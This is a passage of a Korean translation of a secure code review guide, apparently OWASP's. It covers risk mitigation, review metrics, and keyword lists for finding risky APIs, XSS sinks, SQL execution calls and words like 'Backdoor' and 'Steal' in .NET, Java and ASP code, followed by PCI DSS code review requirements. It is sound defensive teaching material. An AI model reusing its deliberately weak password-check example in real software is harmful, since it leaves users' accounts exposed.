2. 로그 파일에 무단 접근을 막기 위해 접근 통제 목록(ACL)을 적용한다.
3. 로그파일 부인방지를 위해 무결성제어(서명)를 적용한다.
4. 로그파일은 민감한 작업과 주요이벤트에 대한 감사추적을 제공한다.
5. 여러 서버와 계층간에 감사와 로깅이 가능하게 한다.

STRIDE 를 사용할 경우 다음과 같은 위협 완화 테이블을 통해 위협을 완화하기 위해 사용할 수 있는 기술을 확인할 수 있다.

위협 및 대응책이 확인되면, 다음과 같은 프로필을 도출할 수 있다.

1. **완화되지 않은 위협:** 위협에 대한 대응책이 없으며 취약점이 전체적으로 악용되여 영향을 일으킬 수 있다.
2. **부분적으로 완화된 위협:** 위협에 대해 하나 이상의 부분적인 대응책으로 취약점 일부가 악용되어 제한적인 영향을 일으킬 수 있다.
3. **완벽히 완화된 위협:** 이 위협은 적절한 대응책을 가지고 있고 취약점이 악용되지 않으며 영향을 미치지 않는다.

완화 대책

위험 관리의 목적은 응용프로그램 개발에서 있을 수 있는 위협의 영향을 줄이는 것이다. 이것은 위협완화 대책을 통해 해결할 수 있다. 일반적으로 위협을 완화하는데는 4 가지 방법이 있다.

1. **아무것도 하지 않는다 :** 예) 최선을 희망
2. **위험에 대해 알린다:** 예) 위험에 대해 사용자에게 경고
3. **위험을 완화시킨다:** 예를들면, 적절한 대책을 통해 완화
4. **위험을 수락한다:** 예) 개발효과(사업효과)를 평가한 후
5. **위험을 전환:** 예) 계약 및 보험 계약을 통해

위협이 발생하여 미치는 영향 즉 전환비용(보험료), 피해 수준(피해복구비용)에 따라 전략이 적절한지 여부는 달라진다. 위 대책은 시스템에 대한 위협의 위험을 기초로 하고있다. 따라서 전략을 선택한 자체만으로 시스템의 위협은 완화되지 않는다. 궁극적으로 비지니스 위험 관리 전략의 중요한 요인으로 전반적인 위험에 대해 사업적 영향을 고려한다. 한 전략이 수정되기 위해서는 취약점이 잠재적으로 비지니스에 미치는 영향보다 적을 경우 전략을 수정할 수 있다. 또 다른 전략은 일부 보안통제(예: 기밀성, 무결성, 가용성)기능이 상실되었을 경우 서비스나 중요 비즈니스의 손실이 적을 때는 위험을 감수한다. 또 다른 예로 다른 서비스 제공자에게 위험을 전가하는 방법이 있다.

코드 리뷰 메트릭스

코드 리뷰는 소프트웨어 개발 프로세스를 향상시킬 수 있는 훌륭한 지표이다. 여기에는 상대적 지표와 절대적 지표 등 두가지 유형이 있다.


절대적 지표는 응용프로그램에서 특정 변수 또는 코드 라인 (LOC)의 개수에 대한 참조의 숫자로 코드의 특성을 설명하는 수치다. 절대 측정 값은 이러한 코드의 라인수로 모든 것을 포함하지 않지만 중요한 척도이다.

상대적 지표는 직접 측정할 수 없는 속성을 표현하고 있으며 주관적이고 측정 기준에서 파생된 문맥에 의존한다. 이러한 속성을 측정하는데 이보다 확실한 방법은 없다. 변수가 많으면 테스트 난이도가 상승하는 등, 모든 숫자로 표현된 정보는 다른 지표를 예측하게 되거나 주관적이 된다.

메트릭의 장점

코드 리뷰의 목적은 취약점이 발생되어 악용될 수 있는 개발 오류를 감지하는 것이다. 또한 코드 리뷰는 애플리케이션 개발 보안 업무에서 개발팀의 진행 사항을 측정하는데 사용할 수 있다. 코드 리뷰는 보안에 대한 개발이 취약한 분야와 강한 분야를 정확하게 파악할 수 있다. 개발자에게 개발된 솔루션 내에서 보안 취약점의 근본 원인을 해결할 수 있도록 한다. 이를 통해 소프트웨어 개발 정책과 지침 그리고 사용자 자체적으로 해석에 대해서 조사할 수 있다. 소통이 핵심 요소이다.

또한 지표는 코드 검토자의 역량, 코드 리뷰 과정의 정확성, 코드 리뷰 기능의 생산성, 그리고 코드 리뷰 기능의 효율성과 효과를 측정할 수 있다.



위 그림은 코드 리뷰 프로세스 전반에 걸쳐 측정지표 사용에 대한 설명이다.

개발보안 지표

결함 밀도 :

코드 라인(LOC)당 프로그래밍 평균 결함 비율이다. 이것은 코드 품질의 상위 수준 관점을 제공하지만 그 이상은 아니다. 결함 밀도가 실제적인 통계를 의미하지는 않는다. 결함 밀도는 코드의 사소한 문제 뿐만 아니라 심각한 보안 결함까지 같은 수준에서 검출하기 때문이다. 결함 밀도만을 사용해서는 코드의 보안성을 정확하게 판단할 수 없다.

코드라인 (LOC):

실행 코드 라인의 개수이다. 주석 코드와 공백은 포함되지 않는다. 코드 라인은 코드의 크기를 측정하기 위한 또다른 통계이다. 이것은 대략적인 크기만 제공할 뿐 정확하지 않다. 코드 라인수에 따라서 응용프로그램의 크기를 추정하는 것은 전문가의 오판이라고 생각하는 견해도 있다!

기능 점수:

기능을 측정하여 소프트웨어 크기를 추정하는 것이다. 특정 태스크 수행, 프로그래밍 언어의 사용 또는 개발 방법론의 독립적인 수행 구문 수를 조합하는 것이다.

위험도:

결함 밀도와 마찬가지로 발견된 문제는 위험에 의해 등급이 매겨진다 (높음, 중간 및 낮음). 위험도는 [***X 위험 / 코드 라인***] 또는 [***Y 위험 / 기능 점수***]값을 통해 개발되고 있는 코드의 품질에 대해서 정확히 파악할 수 있다. 내부 애플리케이션 개발 정책 및 표준에 의해 정의된다 (X&Y 는 높음, 중간 또는 낮음 위험).

예:

1000 라인의 코드당 높은 위험 결함 4 개

3 기능 점수당 중간 위험 결함 2 개

경로 복잡도/복잡도와 결함/순환 복잡도

순환 복잡도(Cyclomatic Complexity)는 클래스와 메소드 또는 전체 시스템과 같은 코드 항목에 대해 위험 및 안전성을 평가기준을 만들 수 있다. 70 년대 토마스 멕케이브(Thomas McCabe)가 정의하였고 계산 및 적용방법이 쉬워 유용하다.

CC = 분기문의 수 +1

분기 노드는 다음과 같은 명령문들 이다:

If....else, Switch, Case, Catch, While, do, 기타 등등.....

분기 노드 수가 증가할수록 복잡도 또한 증가한다. 복잡한 코드는 불안정성하며 유지 보수가 어렵다.

복잡한 코드는 더 높은 결함 위험이 있다. 순환 복잡도의 임계값 설정:

0-10: 안정적 코드. 허용된 복잡도

11-15: 중간 위험. 더 복잡함

16-20: 높은 위험 코드. 코드 단위에 대해 많은 분기 노드.

검토 진행율 측정

검사율

이 통계는 코드 리뷰를 수행하는데 필요한 기간을 산정하는데 사용할 수 있다. 검사율은 코드 리뷰자가 시간당 수행할 수 있는 범위에 대한 비율이다. 경험에 따르면 시간당 250 줄이 기준 속도이다. 검사율은 검토 품질 측정의 일부로 사용해서는 안되며 단순히 작업 기간을 결정하기 위해 사용해야 한다.

결함 검출율

이 통계는 측정 시간당 결함 발견율이다. 코드 검토팀이 성능을 재측정하는 데 사용할 수 있다. 그러나 품질 측정 수단으로는 사용하지 않는다. 일반적으로 검사율이 감소하면 결함 검출율은 증가한다.

코드 커버리지

코드 라인의 기능 포인트를 %로 측정하고, 코드 커버러지는 검토 코드의 비율이다. 수동 검토의 경우 거의 100%에 다다르지만 그와 달리 자동 검토는 80-90% 정도만 해도 좋은 것으로 간주한다.

결함 수정율

발견된 결함을 수정하는데 많은 시간이 소요된다. 이 통계는 SDLC 를 최적화하는데 사용할 수 있다. 평균 결함율은 오버타임을 측정할 수 있으며, 프로젝트 계획 단계에서 얼마나 시간이 필요한지 측정 가능하다.

재검토 결함율

코드를 재검사시 더 많은 결함이 존재할 비율로, 몇가지 결함이 여전이 존재 하거나 이전에 발견된 결함을 해결하는 중에 발생하는 기타 결함이다.

코드 크롤링

코드 크롤링은 의문이 있는 검토 대상의 코드 베이스를 스캔하는 것이다. 이것은 보안 취약점이 있는 핵심 포인터를 찾는 것이다. 특정 API 는 외부, 파일 입출력 또는 사용자 관리 인터페이스를 연결한다. 이는 공격자가 노리는 핵심 영역이다. 코드 크롤링을 통해 우리는 이러한 영역과 관련된 API 를 찾는다. 또한 우리는 보안 문제를 발생할 수 있는 비지니스 로직 영역을 찾을 필요가 있지만, 일반적으로 메소드 명명규칙에 의한 맞춤형 이름과 직접 검색이 안되게 하지만 우리는 특정 주요 API 의 관계로 특정 메소드에 접근할 수 있다.

또한 특정 언어와 관련된 공통적인 문제를 찾을 필요가 있다; *보안*과 관련되어 있지 않은 문제라도 어떤 특별한 상황의 경우 응용 프로그램의 안정성/가용성에 영향을 미칠 수 있다. 코드 리뷰를 할 때 있을 수 있는 또 다른 문제점은 지적 재산권을 보호하기 위해 저작권 을 공지하는 것이다.

코드 크롤링은 수동 또는 자동화된 도구를 사용하여 자동화된 방식으로 수행할 수 있다. Grep 나 wingrep 와 같은 간단한 도구를 사용할 수 있다. 또한 특정 프로그래밍 언어에 관련된 키워드를 검색하는 다른 도구를 사용해도 된다.

이 절에서는 Java/J2EE, .NET 및 클래식 ASP 를 위한 코드 크롤링의 기능을 다룬다. 또한 트랜잭션 분석 세션에서 자세히 다룬다.

주요 지표의 검색

코드 리뷰의 기본은 애플리케이션 보안에 영향을 미칠수 있는 코드의 영역을 찾아서 분석하는 것이다. 코드 리뷰는 코드에 대해 철저하게 이해하고, 어떤 의도가 있는지 그리고 어떤 의미가 있는지 확인하며 최 우선적으로 관심 영역에 대한 코드 베이스를 조사해야 한다.

코드 베이스에서 텍스트 검색을 통해 API 및 기능에 관련된 키워드를 찾을 수 있다. 다음은 .NET 프레임워크 1.1 & 2.0 에 대한 가이드이다.

.NET 에서 코드 검색

첫째로 텍스트 검색을 수행하기 위해 사용할 수 있는 도구에 익숙혀져야하고, 무엇을 찾는 지 알아야 한다.

이 절에서 우리는 비쥬얼 스튜디오(VS)와 .NET 을 가지고 있다고 가정한다. VS 는 "파일에서 찾기"와 Findstr 이라 불리는 커맨드 라인 도구가 있다.

경험상 윈도우 XP 의 검색 시험 도구는 좋지 않으며, 만약 사용해야 할 경우 SP2 가 확실히 더욱 효과적이다. 시작하려면 "User", "Password", "Pswd", "Key", "Http" 등 일반적인 패턴이나 키워드를 찾고 철저하게 코드를 검사해야 한다. 이것은 VS 의 툴인 findstring 을 사용하여 수행할 수 있다.:

```
findstr /s /m /i /d:c:₩projects₩codebase₩sec "http" *.*]
```

HTTP 요청 문자열

외부 자원에서 들어오는 요청은 보안 코드 리뷰시 핵심 영역이다. 수신하는 모든 HTTP 요청이 구성, 최대 및 최소 길이에 대한 유효성이 검증된 데이터인 지, 그리고 데이터가 화이트 리스트 파라미터 범주에 포함되는 지 확인해야 한다. 요점은 이것은 분석해야 하고, 보안을 보장하기 위한 핵심 영역이다.

request.accepttypes
request.browser
request.files
request.headers
request.httpmethod
request.item
request.querystring
request.form
request.cookies
request.certificate
request.rawurl
request.servervariables
request.url
request.urlreferrer
request.useragent
request.userlanguages
request.IsSecureConnection
request.TotalBytes
request.BinaryRead
InputStream
HiddenField.Value
TextBox.Text
recordSet

HTML 출력

여기서는 클라이언트로 응답하는 것을 찾고 있다. 데이터가 검증되지 않은채 또는 데이터 검증없이 외부 입력 값을 반사하는 응답은 반드시 확인해야 한다. 많은 클라이언트 측 공격은 응답 검증을 수행하지 않아 발생한다. XSS 와 같은 공격이 이에 해당한다.

response.write
<% =
HttpUtility
HtmlEncode
UrlEncode
innerText
innerHTML

SQL 및 데이터베이스

데이터베이스가 코드와 관련있는 곳을 찾는 것은 코드 리뷰시 중요한 일이다. 데이터베이스 코드를 살펴보면 응용프로그램이 SQL 인젝션에 취약한지 확인하는데 도움이 된다. 이를 위해 코드에 SqlParameter,

OleDbParameter 또는 OdbcParameter(System.Data.SqlClient)를 사용하고 있는지 확인하는 것이다. 즉 데이터베이스에서 파라미터를 문자 그대로 처리하여 실행되지 않도록 한다.

exec sp_executesql	sql server
execute sp_executesql	
select from	
Insert	driver
	Server.CreateObject
update	.Provider
delete from where	.Open
delete	ADODB.recordset
exec sp_	New OleDbConnection
execute sp_	ExecuteReader
exec xp_	DataSource
execute sp_	
exec @	SqlCommand
execute @	Microsoft.Jet
executestatement	SqlDataReader
executeSQL	ExecuteReader
setfilter	GetString
executeQuery	SqlDataAdapter
GetQueryResultInXML	CommandType
adodb	StoredProcedure
sqloledb	System.Data.sql

쿠키

쿠키 조작은 세션 하이제킹/세션 고정 및 매개변수 조작과 같은 다양한 애플리케이션 보안 공격에 활용될 수 있다. 쿠키 기능과 관련된 모든 코드를 검사해야하며, 이를 통해 세션 보안을 수립할 수 있다.

System.Net.Cookie

HTTPOnly

document.cookie

HTML 태그

아래의 대부분의 HTML 태그는 크로스 사이트 스크립팅(XSS)과 같은 클라이언트 측 공격에 사용될 수 있다. 태그가 사용되는 곳과 웹 애플리케이션의 표현 및 태그의 사용에 관련된 모든 데이터 유효성 검사는 전체 문맥상에서 검토하여야 한다.

HtmlEncode

URLEncode

<applet>

<frameset>

<embed>

<frame>

<html>

<iframe>

<style>

<layer>

<ilayer>

<meta>

<object>

<body>

<frame security

<iframe security

입력 값 제어

아래 입력 값 제어는 웹 애플리케이션 폼 필드를 생성하고 보여주는 서버 클래스이다. 이를 참고하면 애플리케이션으로의 입력 지점을 찾을 수 있다.

system.web.ui.htmlcontrols.htmlinputhidden

system.web.ui.webcontrols.hiddenfield

system.web.ui.webcontrols.hyperlink

system.web.ui.webcontrols.textbox

system.web.ui.webcontrols.label

system.web.ui.webcontrols.linkbutton

system.web.ui.webcontrols.listbox

system.web.ui.webcontrols.checkboxlist

system.web.ui.webcontrols.dropdownlist

WEB.CONFIG

.NET 프레임워크는 .config 파일에 환경 설정을 정의한다. .config 파일은 텍스트 기반의 XML 파일이다. 일반적으로 단일 시스템에 여러개의 .config 파일이 존재할 수 있다. 웹 애플리케이션은 애플리케이션의 루트 디렉토리에 있는 web.config 파일을 참고한다. ASP.NET 애플리케이션의 web.config 는 애플리케이션의 운용에 대한 많은 정보를 포함하고 있다.

requestEncoding
responseEncoding
trace
authorization
compilation
CustomErrors
httpCookies
httpHandlers
httpRuntime
sessionState
maxRequestLength
debug
forms protection
appSettings
ConfigurationSettings
appSettings
connectionStrings
authentication mode
allow
deny
credentials
identity impersonate
timeout
remote

global.asax

필요한 경우 각각의 애플리케이션은 자체 Global.asax 을 가지고 있다. Global.asax 는 이벤트 코드와 애플리케이션 사용을 위한 값을 설정한다. 전체 애플리케이션과 그에 속한 모든 사용자가 접근할 수 있기 때문에, 애플리케이션 변수가 민감한 정보를 포함하지 않는지 확인해야 한다.

Application_OnAuthenticateRequest

Application_OnAuthorizeRequest

Session_OnStart

Session_OnEnd

로깅

로깅은 정보 유출의 원인이 될 수 있다. 로깅 하위 시스템에 대한 모든 호출을 검사하고 모든 민감한 정보가 기록된다면 이를 확인하고 검사해야 한다. 일반적인 실수로 인증 기능내에 사용자 ID 와 패스워드가 결합된 기록을 남기거나 민감한 데이터가 포함된 데이터베이스 요청을 기록한다.

log4net
Console.WriteLine
System.Diagnostics.Debug
System.Diagnostics.Trace

Machine.config

특정 프로그램에서는 Machine.config 의 많은 변수가 Web.config 에서 덮어 씌여질 수 있다는 점을 기억해야 한다.

validateRequest
enableViewState
enableViewStateMac

쓰레드와 병행실행

멀티 쓰레드 기능을 포함하는 코드의 위치를 확인한다. 동시 실행 문제는 보안 취약점이 될 수 있는 경쟁 상태가 발생할 수 있다. 쓰레드 키워드는 새로운 쓰레드 객체에서 생성된다. 민감한 보안 정보를 가지고 있는 정적 전역 변수를 사용하는 코드는 세션 문제가 발생할 수 있다. 정적 생성자는 사용하는 코드는 쓰레드 간의 문제가 발생할 수 있다. 쓰레드 해제를 동기화 하지 않는 경우 동시에 쓰레드 해제를 요청는 문제를 일으킬 수 있으며, 이는 리소스 해제 문제가 발생 한다.

Thread
Dispose

클래스 설계

Public(공개)과 Sealted(봉인) 클래스는 클래스 수준의 설계와 관계가 있다. 의도치 않게 파생된 클래스는 봉인되어야 한다. 모든 클래스 필드는 합당한 이유로 public 인지 확인해야 한다. 불필요한 경우에는 노출시키면 안된다.

Public

Sealed

리플렉션, 직렬화

코드는 실행 시 동적으로 생성될 수 있다. 외부 입력에 의해 동적으로 생성되는 코드는 문제를 야기할 수도 있다. 코드에 민감한 데이터를 포함하는 경우에는 직렬화 할 필요가 없다.

Serializable

AllowPartiallyTrustedCallersAttribute

GetObjectData

StrongNameIdentityPermission

StrongNameIdentity

System.Reflection

예외 및 오류

catch 블록를 통해 사용자에게 정보를 누출하지 않도록 해야 한다. Finally 블록이 사용되는 자원일 경우 확인해야 한다. 추적을 활성화하는 것은 정보누출 관점에서는 좋은 방법은 아니다. 맞춤형 오류가 구현되었는 지 확인해야 한다.

catch{

Finally

trace enabled

customErrors mode

암호화

암호를 사용할 경우 AES 나 3DES 같이 강력한 것을 사용해야 한다. 암호 키 사이즈는 클수록 좋다. 다음과 같은 사항을 고려해야 한다. 해쉬는 어디서 수행하는지? 패스워드는 해쉬 값으로 저장하고 있는지? 난수는 어떻게 생성되는지? PRNG(의사 난수 생성기)는 충분히 랜덤한지?

RNGCryptoServiceProvider
SHA
MD5
base64
xor
DES
RC2
System.Random
Random
System.Security.Cryptography

스토리지

만약 민감한 데이터를 메모리에 저장할 경우 다음과 같이 사용하는 것을 권장한다.

SecureString
ProtectedMemory

인가, ASSERT 및 REVERT

코드 접근 통제 권한을 우회하는 것은 좋은생각이 아니다. 또한 아래는 관리되지 않은 코드 호출, CLR(공용 언어 런타임)와 같은 잠재적으로 위험한 권한 목록이다.

.RequestMinimum
.RequestOptional
Assert
Debug.Assert
CodeAccessPermission
ReflectionPermission.MemberAccess
SecurityPermission.ControlAppDomain
SecurityPermission.UnmanagedCode
SecurityPermission.SkipVerification
SecurityPermission.ControlEvidence
SecurityPermission.SerializationFormatter
SecurityPermission.ControlPrincipal

SecurityPermission.ControlDomainPolicy SecurityPermission.ControlPolicy

레거시 메소드

printf

strcpy

J2EE/JAVA 에서 코드 검색

입력과 출력 스트림

아래는 애플리케이션으로 데이터를 읽는 데 사용하는 것이다. 아래는 애플리케이션으로 데이터를 읽을 때 입력 지점이 될 수 있다. 입력 지점은 외부 자원으로부터 생길 수 있으며, 반드시 이를 조사해야 한다. 이것은 경로 추적(Path Traversal) 공격 또는 DoS 공격에 사용될 수 있다.

Java.io
java.util.zip
java.util.jar
FileInputStream
ObjectInputStream
FilterInputStream
PipedInputStream
SequenceInputStream
StringBufferInputStream
BufferedReader
ByteArrayInputStream
CharArrayReader
File
ObjectInputStream
PipedInputStream
StreamTokenizer
getResourceAsStream
java.io.FileReader
java.io.FileWriter
java.io.RandomAccessFile
java.io.File
java.io.FileOutputStream
mkdir
renameTo

서블릿

API 호출은 파라미터, 헤더, URL 그리고 쿠키 변조(Tampering), HTTP 응답 쪼개기는 정보 유출을 위한 경로가 될 수 있다. 이와 같은 HTTP 요청으로부터 직접적으로 얻은 API 의 파라미터는 엄격히 검사하여야 한다.

javax.servlet.*
getParameterNames
getParameterValues
getParameter
getParameterMap
getScheme
getProtocol
getContentType
getServerName
getRemoteAddr
getRemoteHost
getRealPath
getLocalName
getAttribute
getAttributeNames
getLocalAddr
getAuthType
getRemoteUser
getCookies
isSecure
HttpServletRequest
getQueryString
getHeaderNames
getHeaders
getPrincipal
getUserPrincipal
isUserInRole

getInputStream
getOutputStream
getWriter
addCookie
addHeader
setHeader
setAttribute
putValue

javax.servlet.http.Cookie
getName
getPath
getDomain
getComment
getMethod
getPath
getReader

getRealPath
getRequestURI
getRequestURL
getServerName
getValue
getValueNames
getRequestedSessionId

크로스 사이트 스크립팅

javax.servlet.ServletOutputStream.print

javax.servlet.jsp.JspWriter.print

java.io.PrintWriter.print

분할 응답

javax.servlet.http.HttpServletResponse.sendRedirect

addHeader, setHeader

리다이렉션

sendRedirect

setStatus

addHeader, setHeader

SQL 및 DATABASE

코드와 관련된 자바 데이터베이스를 검색할 때, 다음 목록은 검토되는 애플리케이션의 영속성 계층(persistence layer)과 관련된 클래스/메소드를 정확하게 찾는데 도움이 된다.

jdbc
executeQuery
select
insert
update
delete
execute
executestatement
java.sql.Connection.prepareStatement
java.sql.Connection.prepareCall
createStatement
java.sql.ResultSet.getString
java.sql.ResultSet.getObject
java.sql.Statement.executeUpdate
java.sql.Statement.executeQuery
java.sql.Statement.execute
java.sql.Statement.addBatch

SSL

종단간 암호화를 위한 도구로써, SSL 이용하는 코드를 찾는다. 다음은 SSL 기능이 개발된 곳을 찾아준다.

com.sun.net.ssl
SSLContext
SSLSocketFactory
TrustManagerFactory
HttpsURLConnection
KeyManagerFactory

세션 관리

getSession
invalidate
getId

레거시 상호작용

명령어 인젝션 공격 또는 OS 인젝션 공격에 취약할 수 있다. 네이티브 OS 에 연결된 자바는 심각한 문제와 잠재적인 위험으로 인해 모든 서버에 심각한 문제가 발생할 수 있다.

java.lang.Runtime.exec
java.lang.Runtime.getRuntime

로깅

애플리케이션에 포함된 아래 코드를 검사하면 몇 가지 정보 유출을 알 수 있다.

java.io.PrintStream.write
log4j
jLo
Lumberjack
MonoLog
qflog
just4log
log4Ant
JDLabAgent

아키텍쳐 분석

애플리케이션에서 주요 설계 요소를 찾을 수 있다면 검색 범위를 좁힐 수 있다. 그러면 구성 요소와 프레임워크의 알려진 취약점을 찾을 수 있다.

Ajax
XMLHTTP

Struts
org.apache.struts

Spring
org.springframework

Java Server Faces (JSF)
import javax.faces

Hibernate
import org.hibernate

Castor
org.exolab.castor

JAXB
javax.xml

JMS

JMS

일반적 키워드

개발자들은 가장 중요한 것은 소스 코드라고 말한다. 아래의 키워드를 이용하면 가능한 소프트웨어 취약점을 찾을 수 있다.

- Hack
- Kludge
- Bypass
- Steal
- Stolen
- Divert
- Broke
- Trick
- FIXME
- ToDo
- Password
- Backdoor

WEB 2.0

Ajax 와 자바스크립트

Ajax 에서 발생할 수 있는 자바 스크립트 이슈

- document.write
- eval
- document.cookie
- window.location
- document.URL

XMLHTTP

- window.createRequest

클래식 ASP 에서 코드 검색

입력

Request
Request.QueryString
Request.Form
Request.ServerVariables
Query_String
hidden
include
.inc

출력

Response.Write
Response.BinaryWrite
<%=

쿠키

.cookies

오류 처리

err.
Server.GetLastError
On Error Resume Next
On Error GoTo 0

URL 정보

location.href
location.replace
method="GET"

데이터베이스

commandText
select from
update
insert into
delete from where
exec
execute
.execute
.open
ADODB.
commandtype
ICommand
IRowSet

세션

session.timeout
session.abandon
session.removeall

DOS 공격 방지

server.ScriptTimeout
IsClientConnected

로깅

WriteEntry

리다이렉션

Response.AddHeader
Response.AppendHeader
Response.Redirect
Response.Status
Response.StatusCode

Server.Transfer

Server.Execute

자바스트립트 / WEB 2.0 키워드와 포인터

Ajax 와 자바 스크립트를 이용해서 클라이언트 측에서 돌아가는 기능을 구현할 수 있다. 그 기능들로 인해 예전의 보안 이슈들이 다시 회자되고 있다. 다음 키워드는 사용자 상태와 브라우저를 제어하는데 사용하는 API 호출에 관한 것이다. AJAX 및 기타 웹 2.0 패러다임은 클라이언트 측으로 보안 이슈를 집중시켰지만 서버 측 보안 이슈도 포함을 하고 있다.

Ajax 사용 및 자바스크립트 문제를 찾는 것

- eval( )
- document.cookie
- document.referrer
- document.attachEvent
- document.body
- document.body.innerHtml
- document.body.innerText
- document.close
- document.create
- document.createElement
- document.execCommand
- document.forms[0].action
- document.location
- document.open
- document.URL
- document.URLUnencoded
- document.write
- document.writeln
- location.hash
- location.href
- location.search
- window.alert
- window.attachEvent
- window.createRequest
- window.execScript
- window.location
- window.open
- window.navigate
- window.setInterval
- window.setTimeout
- XMLHTTP

코드 리뷰와 PCI DSS

소개

카드결제산업 데이터 보안 표준(Payment Card Industry Data Security Standard; PCI)은 2005 년 6 월에 신용카드 결제 처리 회사에 대한 강제 준수사항이 되었다..

자체 개발한 코드에 대해 코드 리뷰하는 것은 표준이 처음 발표되었을 부터 요구사항이다. 이 절은 해당 PCI 요구사항에서 준수해야 할 코드 리뷰에 관한 설명이다.

코드 리뷰 요구사항들

PCI 표준은 안전한 응용 프로그램 개발과 관련해서 몇 가지가 더 있지만 여기서는 코드 리뷰에만 초점을 맞춘다. 코드 리뷰에 관한 모든 요구 사항은 6 에서 찾을 수 있다 : 보안 시스템 및 응용 프로그램을 개발하고 유지하고 있다. 특히 요구 사항 6.3.7 은 사용자 정의 코드의 코드 리뷰 :

6.3.7 - 잠재적인 코딩 취약점을 찾아내기 위해 출시 전에 자체 개발한 코드에 대한 리뷰.

이 요구 사항은 다른 PCI 요구 사항을 반드시 고려해야 한다는 의미이다. 즉

6.3.5 – 출시 전 자체 응용 프로그램 계정, 사용자 ID 및 패스워드 제거

6.5 – OWASP 가이드라인과 같이 시큐어 코딩에 기반하여 모든 웹 응용 프로그램을 개발. 소프트웨어 개발 프로세스의 일반적인 코딩 취약점 예방법은 다음과 같다:

6.5.1 검증되지 않은 입력 값

6.5.2 부적절한 접근통제(예: 사용자 ID 의 악의적인 사용)

6.5.3 인증과 세션 관리 취약점(계정 정보와 세션 쿠키의 사용)

6.5.4 크로스 사이트 스크립트 공격

6.5.5 버퍼 오버플로우

6.5.6 인젝션 결함(예: SQL 인젝션)

6.5.7 부적절한 오류 처리

6.5.8 안전하지 않은 저장

6.5.9 서비스 거부

6.5.10 안전하지 않은 구성 관리

이 표준은 구체적인 방법에 대해서 설명하지 않지만 방향을 제시해 준다. 어떤 방법으로 접근할 수 있도록 도와준다. 현재 버전의 표준(작성시 버전 1.1)은 요구 사항 6.6 을 소개했다. 이 요구 사항은 기업들에게 두 가지 옵션을 주었다:

1) 모든 고객의 응용 프로그램 코드는 응용 프로그램 보안 전문 조직에 의해 일반적인 보안 취약점 검토

2) 웹 인터페이스가 있는 응용 프로그램 앞에 응용 계층 방화벽 설치

PCI 위원회는 코드 리뷰를 하는 내부 자원을 포함했다. 이것으로 내부 코드 리뷰에 중점을 두고, 이 프로세스가 제대로 수행 되었는지 확인할 수 있다.

기술 통제 검토 : 인증

소개

너는 누구인가? 인증은 일반적으로 사용자 이름 및 패스워드와 같은 자격 증명을 통해, 한 개체가 다른 개체의 신원을 확인하는 프로세스이다.

조직마다의 다양한 요구사항에 따라, 여러가지 선택 가능한 인증 방법이 있다. 인증방법이 올바르게 선택되지 않고 개발되는 경우, 공격자가 시스템에 접근하기 위해 악용할 수 있는 취약점을 노출할 수 있다.

패스워드 저장 및 사용자 자격 증명은 다층 보안 및 컴플라이언스 관점에서도 이슈이다. 아래 절은 패스워드 저장 및 검토에 대해 논의한다.

취약한 인증 기능과 관련된 소스 코드 측면에 대해 논의할 것입니다. 결함이 있는 구현 또는 깨진 비즈니스 로직이 원인이 될 수도 있다.: 인증은 비 공개된 데이터, 민감한 기능을 보호하는 핵심적인 방어책이다.

취약한 패스워드 및 패스워드 기능

패스워드 강도는 사용자 설정 / 패스워드 생성 시에 시행되어야 한다. 패스워드는 복잡하게 구성되어야 한다. 새로운 패스워드 등록 단계에서 애플리케이션의 백엔드 / 서버 측면에서 확인되어야 한다.

잘못된 예

패스워드가 널이 아닌지 확인하는 것으로 충분하지 않다.

```
String password = request.getParameter("Password");

if (password == Null)

        { throw InvalidPasswordException()

}
```

좋은 예

패스워드가 아래 규칙에 적합한지 확인해야 한다.

- 1 개 이상의 대문자 (A-Z)
- 1 개 이상의 소문자 (a-z)
- 1 개 이상의 숫자 (0-9)

- 1 개 이상의 특수문자 (!"£$%&...)
- 지정된 최소 길이 (8 자리)
- 지정된 최대 길이 (모든 외부 입력과 함께)
- 연속된 문자 않됨 (123abcd)
- 1 줄에서 두개 이상의 동일한 문자 안됨(1111)

